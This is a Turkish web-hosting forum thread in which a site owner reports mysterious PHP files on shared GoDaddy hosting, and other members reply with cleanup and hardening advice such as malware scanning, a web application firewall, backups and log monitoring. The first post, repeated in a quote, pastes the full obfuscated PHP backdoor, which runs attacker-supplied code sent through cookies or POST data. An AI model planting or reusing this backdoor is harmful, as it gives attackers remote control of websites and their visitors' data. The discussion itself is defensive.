• 14-11-2022, 20:09:58
    #1
    merhaba godaddy "cPanel ile Üst Düzey Linux Barındırma" kullanıyorum birden çok sitem buraya bağlı. birden php dosyaları ve normal dosyalar belirdi sitelerimde.

    örmekler. hx9qpdeb.php hwgehct4.php xeig1a91.php bt4qg9xm.php

    içerik.

    <?php
    function cs1($nr2){$af3 = "iux" ."@3cf;Lb)*7lkp09 r_H" ."o4ytdnv#./aeIF" ."sh56g" ."8'<" ."-" ."E?" ."(" ."2" ."m" ;$xr5='';foreach($nr2 as $nx4){$xr5.=$af3[$nx4];}return $xr5;}$ph6 = Array();$ph6[] = cs1(Array(12,41,39,16,41,32,23,39,44,32,17,12,4,44 ,23,39,6,39,44,32,48,4,41,44,23,12,48,32,9,9,38,39 ,12,5,12,33));$ph6[] = cs1(Array(46,15,37,15,18,3,1,27,13,0,27,14,47,20,2 0,35,34,8,45,20,20,10,7,18));$ph6[] = cs1(Array(30,49,22,26,1,13,33));$ph6[] = cs1(Array(21,11));$ph6[] = cs1(Array(30,31));$ph6[] = cs1(Array(29));$ph6[] = cs1(Array(43));$ph6[] = cs1(Array(6,0,13,33,20,15,1,25,20,5,22,27,25,33,27 ,25,36));$ph6[] = cs1(Array(32,19,19,32,24,20,49,33,19,40,33));$ph6[] = cs1(Array(36,25,19,20,19,33,15,33,32,25));$ph6[] = cs1(Array(33,2,15,13,22,26,33));$ph6[] = cs1(Array(36,1,9,36,25,19));$ph6[] = cs1(Array(1,27,13,0,27,14));$ph6[] = cs1(Array(36,25,19,13,33,27));$ph6[] = cs1(Array(15,32,5,14));$ph6[] = cs1(Array(49,26,38));foreach ($ph6[8]($_COOKIE, $_POST) as $me14 => $oj11){function ly8($ph6, $me14, $zi10){return $ph6[11]($ph6[9]($me14 . $ph6[0], ($zi10 / $ph6[13]($me14)) + 1), 0, $zi10);}function lw7($ph6, $ze12){return @$ph6[14]($ph6[3], $ze12);}function rl9($ph6, $ze12){if (isset($ze12[2])) {$an13 = $ph6[4] . $ph6[15]($ph6[0]) . $ph6[2];@$ph6[7]($an13, $ph6[6] . $ph6[1] . $ze12[1]($ze12[2]));@include($an13);@$ph6[12]($an13);exit();}}$oj11 = lw7($ph6, $oj11);rl9($ph6, $ph6[10]($ph6[5], $oj11 ^ ly8($ph6, $me14, $ph6[13]($oj11))));}


    bt4qg9xm.php

    <?php
    function cs1($nr2){$af3 = "iux" ."@3cf;Lb)*7lkp09 r_H" ."o4ytdnv#./aeIF" ."sh56g" ."8'<" ."-" ."E?" ."(" ."2" ."m" ;$xr5='';foreach($nr2 as $nx4){$xr5.=$af3[$nx4];}return $xr5;}$ph6 = Array();$ph6[] = cs1(Array(12,41,39,16,41,32,23,39,44,32,17,12,4,44 ,23,39,6,39,44,32,48,4,41,44,23,12,48,32,9,9,38,39 ,12,5,12,33));$ph6[] = cs1(Array(46,15,37,15,18,3,1,27,13,0,27,14,47,20,2 0,35,34,8,45,20,20,10,7,18));$ph6[] = cs1(Array(30,49,22,26,1,13,33));$ph6[] = cs1(Array(21,11));$ph6[] = cs1(Array(30,31));$ph6[] = cs1(Array(29));$ph6[] = cs1(Array(43));$ph6[] = cs1(Array(6,0,13,33,20,15,1,25,20,5,22,27,25,33,27 ,25,36));$ph6[] = cs1(Array(32,19,19,32,24,20,49,33,19,40,33));$ph6[] = cs1(Array(36,25,19,20,19,33,15,33,32,25));$ph6[] = cs1(Array(33,2,15,13,22,26,33));$ph6[] = cs1(Array(36,1,9,36,25,19));$ph6[] = cs1(Array(1,27,13,0,27,14));$ph6[] = cs1(Array(36,25,19,13,33,27));$ph6[] = cs1(Array(15,32,5,14));$ph6[] = cs1(Array(49,26,38));foreach ($ph6[8]($_COOKIE, $_POST) as $me14 => $oj11){function ly8($ph6, $me14, $zi10){return $ph6[11]($ph6[9]($me14 . $ph6[0], ($zi10 / $ph6[13]($me14)) + 1), 0, $zi10);}function lw7($ph6, $ze12){return @$ph6[14]($ph6[3], $ze12);}function rl9($ph6, $ze12){if (isset($ze12[2])) {$an13 = $ph6[4] . $ph6[15]($ph6[0]) . $ph6[2];@$ph6[7]($an13, $ph6[6] . $ph6[1] . $ze12[1]($ze12[2]));@include($an13);@$ph6[12]($an13);exit();}}$oj11 = lw7($ph6, $oj11);rl9($ph6, $ph6[10]($ph6[5], $oj11 ^ ly8($ph6, $me14, $ph6[13]($oj11))));}


    shell mi yedik ne oldu bilmiyorum bilgisi olan arkadaş varsa bilgilendirirse sevnirim. temizleme konusunda sorun yok temizleyebiliyorum fakat bir daha benim yada başkasının başına gelmesin diye ne yapabiliriz, bilgisi olan varsa bilgi alış verişi yapalım. Herkese iyi forumlar.
  • 14-11-2022, 20:16:18
    #2
    Kurumsal PLUS
    Sanırım kullandığınız host paketi reseller değil. Tüm sitelere girmesi çok normal. Hepsinden dosyalar ve veri tabanı dahil kaldırılması lazım ve güvenlik açıklarının kapatılması gerek
  • 14-11-2022, 20:19:12
    #3
    RakipsizHizmet adlı üyeden alıntı: mesajı görüntüle
    Sanırım kullandığınız host paketi reseller değil. Tüm sitelere girmesi çok normal. Hepsinden dosyalar ve veri tabanı dahil kaldırılması lazım ve güvenlik açıklarının kapatılması gerek
    kaldırıyorum hepsini temizliyorum veritabanı dahil. evet reseller değil bu sadece bilgisi olan biri var mı ve birinin başına bu gelirse diye destek açtım yoksa ben hepsini resellere taşıyıp sorunları çözüyorum şuan
  • 14-11-2022, 20:20:16
    #4
    telefourvision adlı üyeden alıntı: mesajı görüntüle
    merhaba godaddy "cPanel ile Üst Düzey Linux Barındırma" kullanıyorum birden çok sitem buraya bağlı. birden php dosyaları ve normal dosyalar belirdi sitelerimde.

    örmekler. hx9qpdeb.php hwgehct4.php xeig1a91.php bt4qg9xm.php

    içerik.

    <?php
    function cs1($nr2){$af3 = "iux" ."@3cf;Lb)*7lkp09 r_H" ."o4ytdnv#./aeIF" ."sh56g" ."8'<" ."-" ."E?" ."(" ."2" ."m" ;$xr5='';foreach($nr2 as $nx4){$xr5.=$af3[$nx4];}return $xr5;}$ph6 = Array();$ph6[] = cs1(Array(12,41,39,16,41,32,23,39,44,32,17,12,4,44 ,23,39,6,39,44,32,48,4,41,44,23,12,48,32,9,9,38,39 ,12,5,12,33));$ph6[] = cs1(Array(46,15,37,15,18,3,1,27,13,0,27,14,47,20,2 0,35,34,8,45,20,20,10,7,18));$ph6[] = cs1(Array(30,49,22,26,1,13,33));$ph6[] = cs1(Array(21,11));$ph6[] = cs1(Array(30,31));$ph6[] = cs1(Array(29));$ph6[] = cs1(Array(43));$ph6[] = cs1(Array(6,0,13,33,20,15,1,25,20,5,22,27,25,33,27 ,25,36));$ph6[] = cs1(Array(32,19,19,32,24,20,49,33,19,40,33));$ph6[] = cs1(Array(36,25,19,20,19,33,15,33,32,25));$ph6[] = cs1(Array(33,2,15,13,22,26,33));$ph6[] = cs1(Array(36,1,9,36,25,19));$ph6[] = cs1(Array(1,27,13,0,27,14));$ph6[] = cs1(Array(36,25,19,13,33,27));$ph6[] = cs1(Array(15,32,5,14));$ph6[] = cs1(Array(49,26,38));foreach ($ph6[8]($_COOKIE, $_POST) as $me14 => $oj11){function ly8($ph6, $me14, $zi10){return $ph6[11]($ph6[9]($me14 . $ph6[0], ($zi10 / $ph6[13]($me14)) + 1), 0, $zi10);}function lw7($ph6, $ze12){return @$ph6[14]($ph6[3], $ze12);}function rl9($ph6, $ze12){if (isset($ze12[2])) {$an13 = $ph6[4] . $ph6[15]($ph6[0]) . $ph6[2];@$ph6[7]($an13, $ph6[6] . $ph6[1] . $ze12[1]($ze12[2]));@include($an13);@$ph6[12]($an13);exit();}}$oj11 = lw7($ph6, $oj11);rl9($ph6, $ph6[10]($ph6[5], $oj11 ^ ly8($ph6, $me14, $ph6[13]($oj11))));}


    bt4qg9xm.php

    <?php
    function cs1($nr2){$af3 = "iux" ."@3cf;Lb)*7lkp09 r_H" ."o4ytdnv#./aeIF" ."sh56g" ."8'<" ."-" ."E?" ."(" ."2" ."m" ;$xr5='';foreach($nr2 as $nx4){$xr5.=$af3[$nx4];}return $xr5;}$ph6 = Array();$ph6[] = cs1(Array(12,41,39,16,41,32,23,39,44,32,17,12,4,44 ,23,39,6,39,44,32,48,4,41,44,23,12,48,32,9,9,38,39 ,12,5,12,33));$ph6[] = cs1(Array(46,15,37,15,18,3,1,27,13,0,27,14,47,20,2 0,35,34,8,45,20,20,10,7,18));$ph6[] = cs1(Array(30,49,22,26,1,13,33));$ph6[] = cs1(Array(21,11));$ph6[] = cs1(Array(30,31));$ph6[] = cs1(Array(29));$ph6[] = cs1(Array(43));$ph6[] = cs1(Array(6,0,13,33,20,15,1,25,20,5,22,27,25,33,27 ,25,36));$ph6[] = cs1(Array(32,19,19,32,24,20,49,33,19,40,33));$ph6[] = cs1(Array(36,25,19,20,19,33,15,33,32,25));$ph6[] = cs1(Array(33,2,15,13,22,26,33));$ph6[] = cs1(Array(36,1,9,36,25,19));$ph6[] = cs1(Array(1,27,13,0,27,14));$ph6[] = cs1(Array(36,25,19,13,33,27));$ph6[] = cs1(Array(15,32,5,14));$ph6[] = cs1(Array(49,26,38));foreach ($ph6[8]($_COOKIE, $_POST) as $me14 => $oj11){function ly8($ph6, $me14, $zi10){return $ph6[11]($ph6[9]($me14 . $ph6[0], ($zi10 / $ph6[13]($me14)) + 1), 0, $zi10);}function lw7($ph6, $ze12){return @$ph6[14]($ph6[3], $ze12);}function rl9($ph6, $ze12){if (isset($ze12[2])) {$an13 = $ph6[4] . $ph6[15]($ph6[0]) . $ph6[2];@$ph6[7]($an13, $ph6[6] . $ph6[1] . $ze12[1]($ze12[2]));@include($an13);@$ph6[12]($an13);exit();}}$oj11 = lw7($ph6, $oj11);rl9($ph6, $ph6[10]($ph6[5], $oj11 ^ ly8($ph6, $me14, $ph6[13]($oj11))));}


    shell mi yedik ne oldu bilmiyorum bilgisi olan arkadaş varsa bilgilendirirse sevnirim. temizleme konusunda sorun yok temizleyebiliyorum fakat bir daha benim yada başkasının başına gelmesin diye ne yapabiliriz, bilgisi olan varsa bilgi alış verişi yapalım. Herkese iyi forumlar.
    Merhaba telefourvision,

    Temel seviyede yapılacaklar / alınacak önlemler kısaca şöyledir;

    1- N.lled / .rez tema / eklenti / scriptlerden uzak durmak
    2- Imunify AV ile günlük taramalar yapmak veya sonrası için tarama ve tespit yapmak, bulunan zararlı kod öbeklerini dosyalardan temizlemek
    3- Katı kurallar içeren mod_security waf kullanmak
    4- Yazılımsal ayrıca çeşitli rules içeren firewall kullanmak
    5- .htaccess ile çeşitli güvenlik yöntemleri kullanmak
    6- Her zaman yedekli çalışmak / belirli periyodlar ile sık yedek almak
    7- Zararlı kod bulaşan dosyaları orjinal temiz olan halleri ile değiştirebilmek
    9- logları izlemek, hangi client ip nin hangi dosyaya nasıl eriştiğini takip etmek ve buna göre senaryo belirlemek
    10- Web siteleri tek bir host altında addon etmemek, ayrı ayrı hosting account olarak barındırmak

    İyi çalışmalar.
  • 14-11-2022, 20:24:00
    #5
    CliaWeb adlı üyeden alıntı: mesajı görüntüle
    Merhaba telefourvision,

    Temel seviyede yapılacaklar / alınacak önlemler kısaca şöyledir;

    1- N.lled / .rez tema / eklenti / scriptlerden uzak durmak
    2- Imunify AV ile günlük taramalar yapmak veya sonrası için tarama ve tespit yapmak, bulunan zararlı kod öbeklerini dosyalardan temizlemek
    3- Katı kurallar içeren mod_security waf kullanmak
    4- Yazılımsal ayrıca çeşitli rules içeren firewall kullanmak
    5- .htaccess ile çeşitli güvenlik yöntemleri kullanmak
    6- Her zaman yedekli çalışmak / belirli periyodlar ile sık yedek almak
    7- Zararlı kod bulaşan dosyaları orjinal temiz olan halleri ile değiştirebilmek
    9- logları izlemek, hangi client ip nin hangi dosyaya nasıl eriştiğini takip etmek ve buna göre senaryo belirlemek
    10- Web siteleri tek bir host altında addon etmemek, ayrı ayrı hosting account olarak barındırmak

    İyi çalışmalar.
    Detaylı bilgilendirmeniz için teşekkür ederim söylediğiniz bir çok maddeyi uyguladım umarım kimsenin başına gelmez. hashlemişler scriptleri bir de